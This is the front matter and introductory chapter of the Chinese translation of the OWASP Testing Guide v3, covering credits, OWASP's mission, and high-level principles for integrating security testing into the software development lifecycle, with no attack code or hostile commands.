OWASP 测试指南

2008 V3.0

致谢 杭州安恒信息技术有限公司和微软中国有限公司的大力支持！

目录

前言

软件的不安全问题也许是我们这个时代最为重要的技术挑战。安全问题是目前制约信息技术发展的关键。在 OWASP 团队，我们努力使不安全软件成为这个世界上不正常、不规范的产品，而这份 OWASP 测试指南正是实现这个目标的重要一步。

毫无疑问的是没有进行安全测试就无法建立一个安全的应用环境。然而，许多的软件开发组织的标准软件开发流程中却并不包含安全测试这一步骤。由于攻击者能够利用无数的方法来攻破应用程序，而安全测试不可能测试全部的攻击方法，所以安全测试其自身并非是衡量应用安全最为有效的方法。但是，安全测试具有独特的能力绝对说服反对者确实存在安全问题。因此，在任何相信自己所生产和使用的软件的公司，安全测试在这些公司中起着核心作用。

总体而言，OWASP 的各个指南是对开发及维系安全的应用程序很好的出发点。开发者指南 能指导你如何设计和开发安全的应用程序，而 代码检测指南 则会告诉你如何为代码作安全检测，而 测试指南 会指导你如何验证你的应用程序的安全性。我极力推荐你使用这些指南在你的应用程序开发。

谁有需要

软件开发者 –软件开发者需要使用这份指南来确保你所递交的代码没有可攻击的弱点。因为底层的测试者或者安全小组不可能比你自己更了解你所开发的软件，因此你不能依靠他们来帮你测试。没有人能够比你自己更加有效地测试你所开发的应用程序。代码安全绝对是你自己的责任。

软件测试者 – 软件测试者应该使用这份指南来增强你的测试能力。长期以来，安全测试作为一项黑色艺术并未得到公开，所以 OWASP 一直致力于将这部分知识免费对每个人开放。这本指南中描述的很多案例并不复杂，也没有用到特殊的技能或者工具。你可以通过学习这些安全知识来帮助你们公司并增强你的职业技能。

安全专家 –安全专家的主要职责是确保应用程序中没有安全弱点的存在。你可以通过这份指南来确保安全测试的全面性和严密性。永远不要满足于只找到几个漏洞，你的工作是保证这个应用程序的整体安全。同时，我们也强烈建议你们使用 OWASP 应用安全验证标准（ASVS）。

OWASP 指南

OWASP 已经完成好几本普及应用安全基础知识的指南：

OWASP 应用安全基础参考（ASDR）-- ASDR 涵盖了所有应用安全中重要准则、威胁代理、攻击手段、应用弱点、安全对策、技术冲击和商业冲击的基本定义和描述。这是所以指南的基础参考，在其它篇章中也经常被提及。

OWASP 开发者指南—开发者指南包含了软件开发者看重的所有安全控制。这些安全控制是软件开发者必须在应用程序中创建的“主动”保护。在面对数以百计的软件弱点时，一系列有力的安全控制措施可以有效的阻止它们。

OWASP 测试指南—你正在阅读的这本测试指南囊括了应用安全测试的所有程序和工具。这本指南最好的用处是可以作为综合应用安全验证的一部分。

OWASP 代码检测指南—代码检测指南与测试指南配合使用时效果最佳。用代码检测验证应用程序通常比测试要更节约成本。你需要为你正在工作的应用安全选择一个最有效率的信道。

总的来讲，OWASP 指南是创建和维持安全应用中一个伟大的起步。OWASP 强烈建议你能将这些手册作为应用安全测试的一部分。

为什么选择 OWASP

写成一本这样的指南是艰巨的工作，因为它汇集了数百位世界各地的专家的专业技能。测试安全漏洞有许多不同的方式，但是这本指南却在怎样快捷、准确、有效地测试方面获得了权威人士的一致同意。

这本指南完全免费地向公众开放十分重要。安全问题不应该是躲在暗处，以至于只有少数人能操作。许多现有的安全指南只是详细地阐述了问题的严重性，但并没有提供足够的信息来让人们找到、诊断或者解决安全问题。创建这本指南的目的是使需要它的人能掌握这些专业知识。

这本指南必须能在开发者和软件测试者中推广起来。全世界似乎没有足够的应用安全专家来对所有问题做重要批示。应用安全最开始的责任肯定是落在软件开发者的肩上。如果开发者没有测试他的软件的话，软件中没有安全代码也并不奇怪。

保证信息及时更新是这本指南至关重要的方面。通过采用 Wiki 方式，OWASP 团队能逐渐发展和扩大这本指南中的信息，这样才能跟上应用安全威胁快速发展的步伐。

注：Wiki 是一种在网络上开放、可供多人协同创作的超文本系统，由「Wiki 之父」沃德·坎宁安（Ward Cunningham）于 1995 年所创。

优先级

你最好将这份指南看作是一系列寻找不同类型安全漏洞的技术指引。但并不是所有的技术都是同等重要的，请不要将这本指南当成一本核对清单来使用。

应用安全测试最重要的方面可能就是让你时刻牢记你必须在有限的时间内尽可能多地覆盖应用程序的各个方面。郑重提醒：请不要简单的看几眼这本书就开始测试，理想的做法是：通过建立一些安全威胁模型来决定你的公司最关心的安全问题是什么。你最终应该拥有一张包含优先次序的待测试的安全清单。

下一个步骤你应该决定如何验证这些要求。有很多不同的选择：你可以使用手动测试或者手动代码检测；你也可以使用自动化的漏洞扫描或自动化的代码扫描（静态分析）；你甚至可以使用与开发者和架构师共同检测或讨论安全架构的方法。最重要的是判断并选择一种能够最准确、最高效地对特定应用程序进行检测的技术。

自动化工具的作用

自动化检测方法是吸引人的。因为他们似乎提供了一种短时间进行合理覆盖的检测手段。但是在应用安全中这些假设远远没有在网络安全中真实。

第一，因为这些工具是通用的，他们的覆盖面不完全——它们并不是专门针对您的自定义代码设计的。这意味着，即使它们可以找到部分一般性问题，但是它们对你的应用程序没有足够的了解，无法对可能存在的大多数安全漏洞进行侦测。此外，根据我们的经验，最严重的安全问题往往不具有代表性，而是深度隐藏在你的业务逻辑和定制应用设计中。

其次，自动化工具在检测速度方面并不一定比手动检测快。实际运行的工具也许并不会花费特别多的时间，但是在工具运行前后所花费的时间很多。安装过程中，你需要使检测工具了解应用程序所有输入输出的数据 ——可能包括数以千计的字段名。然后，可能需要花费大量的时间来逐个分析数以万计的漏洞报告，而这些漏洞报告往往并没有什幺问题。

如果当前最主要的任务是尽可能快地发现和消除最严重的安全漏洞，那幺针对不同的安全弱点选择最具有效果的技术十分重要。在某些特定的问题上，自动化工具是十分有效的。明智地选择并使用自动化工具能够有效支持你的整个开发过程以开发出安全性更高的代码。

行动呼吁

如果你正在从事软件开发工作，我强烈建议你熟悉这份文档中的安全测试指引。如果您发现错误，请在讨论页中添加你的标注或自行对文档进行改动。你的意见将帮助到成千上万正在使用这份指南的人们。

欢迎任何个人或者团体加入我们，这样我们才能够继续创作出像这份测试指南以及所有 OWASP 其它著作一样的材料。感谢所有过去以及未来为这份指南做出贡献的人们，你们的工作将有助于推进世界各地的应用程序安全。

Jeff Williams

2009 年 1 月 18 日

致谢与译者声明

本指南为业界首套系统的介绍应用安全测试的指导性文档。

数十位自愿者经过半年的辛苦工作，终于完成 OWASP 测试指南的翻译及校对。

OWASP 测试指南中文版修订

项目进展	时间	主要参与人
OWASP 测试指南中文 V0.1	2009.7-2009.10	Frank Aaron
OWASP 测试指南中文 V0.2	2009.10-2009.11	RIP
OWASP 测试指南中文 V0.3	2009.11-2009.1	Eric

翻译及校对人员（姓氏排名）

- Aaron (DBAPPSECURITY)
- 程琼 (Microsoft)
- Frank Fan (DBAPPSECURITY)
- 贺佳琳 (Microsoft)
- 李伟荣 (Microsoft)
- RIP (OWASP China Chair)
- 沈巍 (Microsoft)
- 王超 (Microsoft)
- 韦炜 (Microsoft)
- 张柏明 (Microsoft)
- 趙嘉言 (Microsoft)

声明

- 由于译者及校对人员水平有限，并不保证译文完全正确，请参照英文版以准。
- 非常感谢您的支持，有任何问题,请及时邮件到 RIP@OWASP.ORG。

1. 首页

欢迎使用 OWASP 测试指南 3.0

OWASP 的宗旨：技术的开放与协作

Matteo Meucci

OWASP 感谢每一个作者，修订人员以及编辑人员，没有他们的努力，这份测试指南也没有今天。如果你有任何意见或建议，请发 E-mail 到测试指南邮箱：

- http://lists.owasp.org/mailman/listinfo/owasp-testing

或者 E-mail 给该指南的策划者： Matteo Meucci

第 3 版

在 OWASP 测试指南第 3 版中，对第 2 版做出了改善，并新增了新的章节。新增的内容包括：

- 配置管理和认证测试章节以及代码注入附录；
- 36 篇新增文章（其中之一取自 OWASP BSP）；

第 3 版新增 9 篇文章，共 10 个测试类别和 66 测试控制。

版权和许可

历史修订

测试指南第 3 版发布于 2008 年 11 月。这份测试指南由 Dan Cuthbert 作为第一位编辑于 2003 年第一次发布。2005 年这份测试指南移交给 Eoin Keary 并转变成 Wiki 超文本系统。Matteo Meucci 现在接管这份测试指南，自第 2 版起为 OWASP 测试指南项目负责人。

- 2008 年 12 月 16 日

  OWASP 测试指南第 3 版由 Matteo Meucci 于 OWASP 2008 首脑会议发布

- 2006 年 12 月 25 日

OWASP 测试指南第 2 版

- 2004 年 7 月 14 日

  OWASP WEB 应用安全渗透指引列表第 1.1 版

- 2004 年 12 月

  OWASP 测试指南第 1 版

编辑

Matteo Meucci: 自 2007 年， OWASP 测试指南项目负责人。

Eoin Keary: 2005-2007 ， OWASP 测试指南项目负责人。

Daniel Cuthbert: 2003-2005 ， OWASP 测试指南项目负责人。

测试指南第 3 版作者

- Anurag Agarwwal
- Daniele Bellucci
- Arian Coronel
- Stefano Di Paola
- Giorgio Fedon
- Alan Goodman
- Christian Heinrich
- Kevin Horvath
- Gianrico Ingrosso
- Roberto Suggi Liverani
- Alex Kuza
- Pavol Luptak
- Ferruh Mavituna
- Marco Mella
- Matteo Meucci
- Marco Morana
- Antonio Parata
- Cecil Su
- Harish Skanda Sureddy
- Mark Roxberry
- Andrew Van der Stock

测试指南第 3 版修订人员

- Marco Cova
- Kevin Fuller
- Matteo Meucci
- Nam Nguyen

测试指南第 2 版作者

- Vicente Aguilera
- Mauro Bregolin
- Tom Brennan
- Gary Burns
- Luca Carettoni
- Dan Cornell
- Mark Curphey
- Daniel Cuthbert
- Sebastien Deleersnyder
- Stephen DeVries
- Stefano Di Paola
- David Endler
- Giorgio Fedon
- Javier Fernández-Sanguino
- Glyn Geoghegan
- Stan Guzik
- Madhura Halasgikar
- Eoin Keary
- David Litchfield
- Andrea Lombardini
- Ralph M. Los
- Claudio Merloni
- Matteo Meucci
- Marco Morana
- Laura Nunez
- Gunter Ollmann
- Antonio Parata
- Yiannis Pavlosoglou
- Carlo Pelliccioni
- Harinath Pudipeddi
- Alberto Revelli
- Mark Roxberry
- Tom Ryan
- Anush Shetty
- Larry Shields
- Dafydd Studdard
- Andrew van der Stock
- Ariel Waissbein
- Jeff Williams

测试指南第 2 版修订人员

- Vicente Aguilera
- Marco Belotti
- Mauro Bregolin
- Marco Cova
- Daniel Cuthbert
- Paul Davies
- Stefano Di Paola
- Matteo G.P. Flora
- Simona Forti
- Darrell Groundy
- Eoin Keary
- James Kist
- Katie McDowell
- Marco Mella
- Matteo Meucci
- Syed Mohamed A
- Antonio Parata
- Alberto Revelli
- Mark Roxberry
- Dave Wichers

商标

- Java，Java Web 服务器，Sun Microsystems 有限公司 JSP 注册商标
- Merriam-Webster 有限公司 Merriam-Webster 注册商标
- 微软公司 Microsoft 注册商标
- Carnegie Mellon 大学服务商标 Octave
- VeriSign 有限公司安全认证注册商标 VeriSign 和 Thawte
- 美国 VISA 注册商标 Visa
- OWASP 基金会注册商标 OWASP

所有其他产品和公司的名称可能是其各自所有者的商标。长期使用本文档，不影响任何商标或服务标志的有效性。

关于 OWASP

摘要

OWASP 是一个开放的、非盈利组织，致力于协助政府、企业开发升级各类应用程序以保证其可信任性。所有 OWASP 的工具，文档，研讨以及所有章节对任何对应用安全领域感兴趣的人士自由开放。我们主张将应用安全看做一个人、一个过程或者一个技术问题，而提高应用安全最有效的办法包括对所有这些领域的提升。关于 OWASP 请查看网站 http://www.owasp.org。

OWASP 是一个新型的组织。因为没有商业压力，我们能够提供无偏见切实可行的、同时具有成本效益的应用安全信息。虽然 OWASP 支持使用商业安全技术，但它不隶属于任何技术公司。类似许多开放源码软件项目， OWASP 以协作、开放的方式创作多种类型的素材。OWASP 基金会是一个确保项目长期成功的非盈利性实体。欲了解更多信息，请参阅如下网页链接：

- 联系：与 OWASP 沟通的联系信息
- 贡献：详细了解如何作出自己的贡献
- 广告 ：如果你有兴趣在 OWASP 网站上刊登广告
- OWASP 如何运转：详细了解 OWASP 项目和治理方法
- OWASP 品牌使用规则：了解 OWASp 品牌的使用

结构

OWASP 基金会是为 OWASP 团体提供基础设施的非营利（ 501c3 ）实体。该基金会为 OWASP 提供服务器和带宽，促进项目和分会的发展，并管理全球 OWASP 应用安全会议。

许可申请

在得到批准的开源 license 后可以获得所有 OWASP 素材。如果您选择成为 OWASP 组织的成员，您也可以使用商业 license。你可以使用一个单一 license 在你公司内部使用、修改和分发所有 OWASP 材料。

欲了解更多信息，请参阅 OWASP 执照页 **OWASP Licenses**。

会员参与

欢迎每一个人参加我们的论坛、项目、分会和会议。 OWASP 是一个神奇的地方，在这里你能够了解到应用安全、网络、甚至建立作为专家的信誉。

如果您感受到 OWASP 材料的宝贵，请考虑支持我们的事业并成为 OWASP 成员。所有接收到的款项将转入 OWASP 基金会以直接支持 OWASP 相关项目。

欲了解更多信息，请参阅会员网页：**Membership**

项目

OWASP 所开发的项目涉及应用安全的各个方面。我们建立各类文档、工具、教学环境、指导方针、核对表以及其它材料来帮助各地的政府和企业改进其生产安全代码的能力。

有关所有 OWASP 项目的详细信息，请参阅 OWASP 项目网页：**OWASP Project**

OWASP 隐私策略

鉴于 OWASP 的使命是改进各类组织的应用安全，作为我们的成员，你有权申请任何收集到的你的个人信息的保护。

一般情况下，我们并不要求身份验证或要求用户透露个人信息才能访问我们的网站。我们通过收集访问者的互联网地址而不是电子邮箱地址来统计网站的访问流量。

我们可能会要求提供部分个人资料，包括下载 OWASP 产品的个人的姓名和电子邮件地址。此信息不泄露给任何第三方团体而仅仅用于以下途径：

- 及时告知使用者 OWASP 材料中的紧急修复

- 寻求 OWASP 材料的建议和反馈意见
- 邀请参加 OWASP 的共识进程和 AppSec 会议

OWASP 出版的成员组织和个人会员名单纯属个人意愿“选入”的。名单上的成员可以在任何时间要求自己的名字不再出现在名单上。所有您寄给我们的传真或邮件中关于您或您组织的信息都是受到物理保护的。如果您有任何问题或疑虑，想了解我们的隐私策略，请与我们联系：owasp@owasp.org

2.导言

OWASP 测试项目已经发展了许多年。通过这个项目，我们希望帮助人们了解自己的 Web 应用程序，为什么、什么时间、什么地方、什么方法来对 WEB 应用程序进行测试，而不是仅仅提供一个简单的漏洞检查列表或者问题的简单药方。该项目的输出是一个完整的测试框架，人们可以根据需要建立自己的或符合其它进程的测试程序。测试指南详细的介绍了一般测试框架以及实践中该框架的实施技术。

创作这份测试指南是一项艰巨的任务。要获取大家的一致认可同时发展内容是一个极具挑战的任务。这不仅需要使人们接受这里所描述的概念，同时使他们能够真正将这些概念应用于自己的环境和文化中。同时，这也是对将目前 Web 应用测试重点——渗透测试转变为测试集成于软件开发生命周期过程中的挑战。

然而，我们已经达到非常满意的结果。许多业内专家和世界上一些大型公司的软件安全负责人共同验证了这个测试框架。这个测试框架帮助各类组织能够有效针对 Web 应用程序进行测试以便建立安全可靠软件，而不是简单地强调脆弱点。虽然后者无疑是许多 OWASP 指南和清单的一个副产品。因此，对于某些测试方法和技术，我们作出了艰难的选择，因为我们都明白并这些方法和技术并不是适用于每一个人。然而，随着时间的推移， OWASP 能够在丰富的经验和协商一致的基础上通过宣传和教育达到更高的层次并进行文化变革。本指南其余部分的编排如下：介绍部分涉及测试 Web 应用程序的先决条件：测试的范围，成功的测试的原则和测试技术。第 3 章介绍了 OWASP 测试框架，并说明与软件开发生命周期各个阶段有关的技术和任务。第 4 章涉及如何对代码的具体脆弱性（例如， SQL 注入）进行检查和渗透测试。

安全衡量：不安全软件带来的经济损失

软件工程的基本原则就是你无法控制那些你无法衡量的[1] 。安全测试也一样。不幸的是，安全衡量是一个非常困难的过程。这里我们将不会详细涉及这一话题，因为它自己提供一个指导（详细介绍请参见 [2]）

然而我们需要强调的是，安全衡量标准是关于具体的技术问题（例如，某个漏洞是如何普遍）和这些问题给软件带来的经济影响两大方面。我们发现，大多数技术人员至少能够基本理解安全弱点问题所在，甚至对安全弱点有着更深入的了解。但是可悲的是很少有人能够把这种技术知识转化为货币计算，从而量化应用程序所存在安全漏洞给所有者带来的潜在损失。我们认为直有发生这种情况， CIO 们才会制定出一个准确的安全投资回报率，并分配适当的软件安全预算。

虽然对不安全软件带来的损失进行估算是一项艰巨的任务，然而最近却已经出现了大量此方面的工作方向。例如，在 2002 年 6 月，美国国家标准局（ NIST ）发表了一份调查报告：由缺乏软件测试而导致的不安全软件给美国经济带来的损失[3] 。有趣的是，他们估计，更好的测试基础设施将节省三分之一以上的费用，或约 220 亿美元一年。最近，学术研究机构也开展了对经济和安全之间联系的研究。（详细信息请参见 [4]了解其中的一些努力）

本文档中所描述的测试框架鼓励人们对整个发展进程进行安全衡量。人们可以将不安全软件所带来的经济损失与自身业务相联系，从而制定出适当的商业决策（资源）来进行风险管理。请记住： Web 应用安全衡量和测试，甚至比其它软件更为重要，因为 Web 应用程序通过互联网广泛传播给数以百万计的用户使用。

什么是测试

我们所说的测试到底是什么意思？在 Web 应用生命循环发展期间，很多内容都需要测试。Merriam-Webster 字典中对测试的介绍如下：

- 进行检测或证明
- 进行检测
- 在测试的基础上明确其规格和评估结果

在这份文档中，测试指的是将一套系统/应用程序的状况与一系列标准进行对比的过程。在安全界，人们采用的测试标准往往既没有明确的定义没有完整的架构。出于这个原因和其它原因，许多外界人员将安全测试作为一种黑色艺术。本文档的目的在于改变传统观念，使人们可以在没有深入的安全知识背景的情况下更加轻松地测试。

为何测试

本文档旨在帮助各类组织了解测试项目内容，并帮助他们确定他们需要构建及操作用于测试 Web 应用程序的步骤。它的目的是对全面的 WEB 应用安全计划所需的各种因素有一个全面的了解。本指南可作为参考方法来帮助您衡量您现有的做法和行业最佳做法的差距。本指南允许各组织与其同行进行比较，了解进行软件测试和维护或者进行审计所需资源的规模。本章不对如何测试一个应用程序的技术细节进行详细讨论，旨在提供一个典型的安全组织框架。对应用程序进行测试的技术细节，将作为渗透测试或代码审查部分，将在余下的章节进行详细讨论。

何时测试

大多数人都会在软件建立以及进入生命周期中的部署阶段（即代码已创建或已实例化为一个正在工作的 Web 应用程序）才开始对软件进行测试。这是一种无效的成本高昂的测试行为。最佳的方法之一是将安全测试融入到软件开发生命周期每一个阶段以防止安全漏洞的出现。软件开发生命周期是指软件设计的构建块程。如果软件开发生命周期并不适用于你目前正在使用的开发环境，现在正是时候挑选一个！下图显示一个通用软件开发生命周期模型，以及在这样一种模式下修复安全漏洞所增加的费用（估计数）。




图 1: 通用软件开发生命周期模型

软件开发公司应对其总体软件开发生命周期进行检查，确保安全是开发进程中不可分割的一部分。 软件开发生命周期应包含安全测试内容以确保在整个开发进程安全被充分涵盖并得到有效控制。

测试什么

将软件开发当作是人、过程和技术相结合的整体的想法是有益的。如果这些都是 “创造”软件的因素，那么我们认为必须对所有这些因素进行测试。然而目前大多数测试工程师所测试的仅仅是技术或软件本身。

一个有效的测试计划应包括以下测试部分：人员——确保其经历足够的知识水平和意识；过程——确保有足够的政策和标准，人们知道如何遵循这些政策；技术——确保某一进程已经被有效的执行。除非采用这样的整体测试方法，否则只测试应用的技术执行将不能涵盖到目前可能存在的管理或运营漏洞。通过对人员，策略以及过程进行测试，企业或组织可以提前获知那些后来才会自行凸现出来的技术缺陷， 从而能尽早消除缺陷并查明缺陷产生的根源。同样，在一个系统之只对一些技术问题进行测试，将导致不完整不准确的安全现状评估。 Fidelity 国家金融信息安全负责人 Denis Verdon，在 2004 年纽约举行的 OWASP 应用安全大会中为这种误解提出了一个很好的比喻[5]：“如果将一辆汽车比作一个应用程序……那么目前的应用安全测试则象征了汽车的正面碰撞测试。汽车并没有进行翻滚测试，或紧急情况下的稳定性测试，制动效能测试，侧面碰撞测试以及防窃措施测试。

意见反馈

如同所有的 OWASP 的项目，我们欢迎各界的评论和反馈。我们特别希望了解到我们的成果正在被使用，以及它非常有效和准确。

测试原理

对于开发一个剔除软件安全漏洞的测试方法，存在一些常见的误解。

本章所涉及一些基本原则，专业人士在进行软件安全漏洞测试时应加以考虑。

没有银弹(Silver Bullet)

当你试图思考安全扫描器或应用防火墙既不能提供各类攻击防御和辨别各类安全问题的时候，实际上不存在一下子就能解决不安全软件问题的方法。 应用程序安全评估软件，只能作为发现伸手就能摘到的果实的第一张通行证，通常并不能充分覆盖到应用的各个层面，从而不能提供成熟有效的详细评估。 切记：安全是一个过程，不是某个产品。

战略性思考，而非策略

在过去几年中，安全专家已经逐渐认识到 90 年代深入信息安全界的“补丁-渗透”测试模型存在的缺陷。该测试模型将提交一个错误报告，但并不会经过适当的调查以明确问题所在的根源。这种测试模型通常与下图中显示的安全漏洞相关联。全球通用软件中漏洞的演变表明了该测试模型的无效性。欲了解更多有关安全漏洞的信息，请参阅 [6] 。脆弱性研究[7]显示随着世界范围内的攻击者的反应时间增快，典型的安全漏洞并没有提供足够的时间安装补丁程序，因为安全漏洞的修补与自动攻击工具的开发之间的时间差在逐年减少。还有一些对 “补丁-渗透”测试模型的错

误猜想：补丁干扰正常运作，并可能破坏现有的应用程序，并不是所有的用户都能（最终）意识到了补丁的可用性。因此并非所有的产品的用户将适用于安装补丁，或者是由于以上这个问题或者是因为他们对补丁的存在缺乏了解。




图 2:“补丁-渗透”测试模型

为了防止一个应用程序再次发生安全问题，将安全融入到软件开发生命周期（SDLC）每一个阶段，并通过制定适合有效的开发方法标准，策略和指导方针是十分必要的。威胁建模与其它技术应该用来帮助区分系统中的哪些部分的特定资源是危险的。

SDLC 才是王道

软件开发生命周期是每一个开发人员都非常了解的一个过程。通过将安全的概念纳入到软件开发生命周期中的各个阶段，可以对应用安全采用综合方法以实现该组织内各程序的平衡。 不同阶段的名称可能会根据各组织所采用的 SDLC 模型的改变而改变，每一个原始 SDLC 的概念阶段都将被用来开发应用（例如，定义，设计，开发，部署，维护）。每个阶段的安全考虑都应当成为现行进程的一部分，以确保安全计划全面有效。

及早测试、频繁测试

漏洞及早在软件开发生命周期中被查出，它可以迅速被修补并花费较低的成本。在这里，安全漏洞可被等价看作一个功能或基于性能的漏洞。实现这个目标最关键的一步在于教育开发部门和 QA 部门关于常见的安全问题以及发现和防范的方法。 虽然最新的图书、工具或者语言也许帮助设计更好的计划(产生少量的漏洞)，然而新的威胁频繁出现，它们的开发者必须认识到这些新威胁对他们所开发的软件所带来的影响。安全测试的教育将帮助开发者从攻击者的渗透行为中获取适用的应用程序测试思路。每个企业或组织都应将安全问题作为他们现有的责任的一部分。

理解安全的范围

了解项目所需的安全范围非常重要。需要被保护的资料和资产应予以分类以明确它们应该被如何处理（例如，保密(Confidential)，秘密(Secret)，绝密(Top Secret)）。应就此事项与法律委员会共同讨论，以确保任何特定的安全需求都能够得到满足。在美国，像 Gramn- Leach - Bliley 法案[8]这样的联邦法案，如美国加州 SB-1386[9]这样的州级法律都有相关的要求。对欧盟国家的组织或企业而言，国家具体法规和欧盟指引都适用。例如， 96/46/EC4 指引[10]强制要求，凡是涉及个人数据处理的应用应予以适当保护，而不论该应用是什么。

树立正确的思想

成功地测试一个应用程序的安全漏洞需要超越性的思维。在正常模式下对应用程序的正常行为进行测试仅仅适用于用户按照你所预期的规则来使用应用程序。然后，良好的安全测试需要超越你的期望并像那些试图破坏该应用程序的攻击者一样思考。创新思想能够帮助你了解到在不安全的使用方式下哪些意想不到的数据可能会导致应用失败。它还可以帮你发现网络开发人员所做那些的假设往往并非总是正确的，同时了解它们如何能被破坏殆尽。这就是为什么自动化测试工具在自动进行漏洞检测时所带来的局限性：这种创造性的思维的建立必须根据案例不同而不同，同时大多数 Web 应用程序都采取其独特的方式进行开发的（即使他们使用普遍的框架）。

认识测试主体

一个良好的安全计划中的第一个非常重要的步骤就是在对应用程序进行了解并准确地记录下来。其结构，数据流程图，使用情况等，都应记录为正式的书面文件并使其适于审查。技术规格和申请文件应不仅包括允许使用的情况，同时应包括下不允许使用的特殊情况。最后，至少有一个基本的安全设施是件好事，可以实时监测并应对针对组织或企业的应用及网络所发起的攻击（例如，入侵检测系统）。

使用合适的工具

虽然我们已经说过没有万能工具，但是工具在总体安全计划中确实发挥重要的作用。有一系列的开源工具和商业工具，可以自动完成许多例行的安全工作。这些工具可以协助安全人员简化和加快安全任务进程。最重要的是理解这些工具能做什么不能做什么以防止他们过量销售和使用不当。

难在细节

至关重要的是不要执行表面的应用安全检查并认为这样就使完成了检测任务。这将导致一种安全假象，这与不做安全检查一样危险。仔细审核检测结果并剔除检测报告中可能存在的错误是很重要的。安全检测结果的不准确性往往也破坏了安全报告其余部分的有效信息。应当注意，确认一切可能的应用逻辑部分都已经过测试，并对每种使用情况都进行了漏洞检测。

适当情况下请使用源代码

虽然黑盒渗透测试的结果对说明产品中所暴露的弱点十分形象有效，但是它们并不是确保应用安全最为有效的方式。在适当的情况下，程序的源代码应考虑移交给安全人员以协助他们在履行其测试工作。通过这种方式可能发现黑盒渗透测试无法发现的应用漏洞。

开发指标

一个良好的安全计划的重要组成部分就是确定事情是否能够好转的能力。跟踪测试约定结果以及开发指标十分重要，这些指标能显示组织或企业内的应用程序的安全趋势。这些指标可是显示是否需要更多的教育和培训，是否存在一个对开发没有明确理解的特殊的安全机制，或发现与安全有关的问题总数是否每个月正在下降。 从现有的源代码中可以自动产生连贯的数据，将有助于增强该组织或企业在评估机制中减少软件开发过程中的安全漏洞的有效性。指标的建立并不容易，因此使用OWASP指标项目以及其它标准组织所提供的标准指标将是一个良好的开端

对测试结果进行文档记录

为完成测试过程，产生一个正式的报告以记录谁、什么时间、采取了什么测试行为、以及详细的测试结果是非常重要的。明智的做法是通过商定一个所有相关方面，包括开发者，项目管理部门，企业所有者， IT部门， 审计部门和执行部门都可以接受的报告模式。该报告必须清楚地为企业所有者指出存在脆弱点，以支持他们以后的漏洞排查行为。该报告必须清楚地为开发人员明确指出脆弱点所带来的影响，并附以开发人员可理解的解决方案（没有双关语意） 。最后，安全测试工程师的报告写作不应过于繁琐，安全测试工程师一般并不具有非常出色的创作技巧，因此， 商定一项复杂的检测报告可能会导致测试结果并不能真实地反应于报告中。

测试技术解释

该部分提出可用于创建测试工程的各类高级测试技术。这里针对这些技术的具体实现方法并没有进行详细讨论，详情可参见第3章。该部分旨在为下个章节所提出的测试框架提供上下文并突出某些技术在选择使用时应考虑的优点以及缺点。特别包括：

- 人工检查及复查(Manual Inspections & Reviews)
- 软件威胁建模(Thread Modeling)
- 代码复查(Code Review)
- 渗透测试 (Penetration Testing)

人工检查 及 复查

概要

人工检查是安全测试过程中，通过人工检查或者审核的方式对应用开发过程中的人，策略和进程，包括技术决策如开发模型设计进行安全检测。人工检查通常采取文件分析或对设计师或系统的所有者进行访谈的方式进行。虽然人工检查和人员访谈这个概念十分简单，但是它们确是最强大的和有效的可用技术。通过询问别人这件事如何运行，为什么采用当前的运行模式，能够帮助测试者快速确定是否存在显而易见的安全问题。人工检查 及复查是在软件开发生命周期过程中对软件进行测试并确保其充分的策略和技能的为数不多的途径之一。正如生活中的许多事情，当进行人工检查及复查时，我们建议您通过信任但进行验证模式。并不是每个人告诉或展示给你的每件事都是准确的。人工检查对测试人员是否了解安全进程，是否了解安全策略，是否具有适合的技能以设计或执行一个安全的应用程序十分有用。其它包括文件，代码安全策略，安全要求，构架设计的检查都应该使用人工检查的方式来完成。

优点：

- 无需支持技术
- 可应用于各种不同的情况
- 灵活
- 促进团队协助
- 在软件开发生命周期早期

缺点：

- 可能会非常耗时
- 支持材料并不容易得到
- 需要大量的思考及技巧才能非常有效！

软件威胁建模

摘要

